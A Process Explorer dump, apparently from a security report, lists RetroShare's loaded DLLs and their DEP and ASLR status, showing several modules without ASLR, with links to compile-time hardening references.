idaq.exe	308,160 K	305,172 K	328	C:\Program Files (x86)\IDA 6.8\idaq.exe	32-bit	DEP (permanent)	Medium	ASLR
RetroShare.exe	34,464 K	28,964 K	5124	C:\Program Files (x86)\RetroShare\RetroShare.exe	32-bit	DEP	Medium	
procexp.exe								

Name	Path	Image Type	ASLR
qgif4.dll	C:\Program Files (x86)\RetroShare\imageformats\qgif4.dll	32-bit	
qico4.dll	C:\Program Files (x86)\RetroShare\imageformats\qico4.dll	32-bit	
qjpeg4.dll	C:\Program Files (x86)\RetroShare\imageformats\qjpeg4.dll	32-bit	
qmng4.dll	C:\Program Files (x86)\RetroShare\imageformats\qmng4.dll	32-bit	
qsvg4.dll	C:\Program Files (x86)\RetroShare\imageformats\qsvg4.dll	32-bit	
qtga4.dll	C:\Program Files (x86)\RetroShare\imageformats\qtga4.dll	32-bit	
qtiff4.dll	C:\Program Files (x86)\RetroShare\imageformats\qtiff4.dll	32-bit	
libeay32.dll	C:\Program Files (x86)\RetroShare\libeay32.dll	32-bit	
libgcc_s_dw2-1.dll	C:\Program Files (x86)\RetroShare\libgcc_s_dw2-1.dll	32-bit	
libstdc++-6.dll	C:\Program Files (x86)\RetroShare\libstdc++-6.dll	32-bit	
libwinpthread-1.dll	C:\Program Files (x86)\RetroShare\libwinpthread-1.dll	32-bit	
QtCore4.dll	C:\Program Files (x86)\RetroShare\QtCore4.dll	32-bit	
QtGui4.dll	C:\Program Files (x86)\RetroShare\QtGui4.dll	32-bit	
QtNetwork4.dll	C:\Program Files (x86)\RetroShare\QtNetwork4.dll	32-bit	
QtSvg4.dll	C:\Program Files (x86)\RetroShare\QtSvg4.dll	32-bit	
QtXml4.dll	C:\Program Files (x86)\RetroShare\QtXml4.dll	32-bit	
RetroShare.exe	C:\Program Files (x86)\RetroShare\RetroShare.exe	32-bit	
ssleay32.dll	C:\Program Files (x86)\RetroShare\ssleay32.dll	32-bit	
SortDefault.nls	C:\Windows\Globalization\Sorting\SortDefault.nls	n/a	n/a
R000000000012.clb	C:\Windows\Registration\R000000000012.clb	n/a	n/a
locale.nls	C:\Windows\System32\locale.nls	n/a	n/a

Further information on compile time hardening protections can be found at https://wiki.debian.org/Hardening and https://msdn.microsoft.com/en-us/library/bb430720.aspx.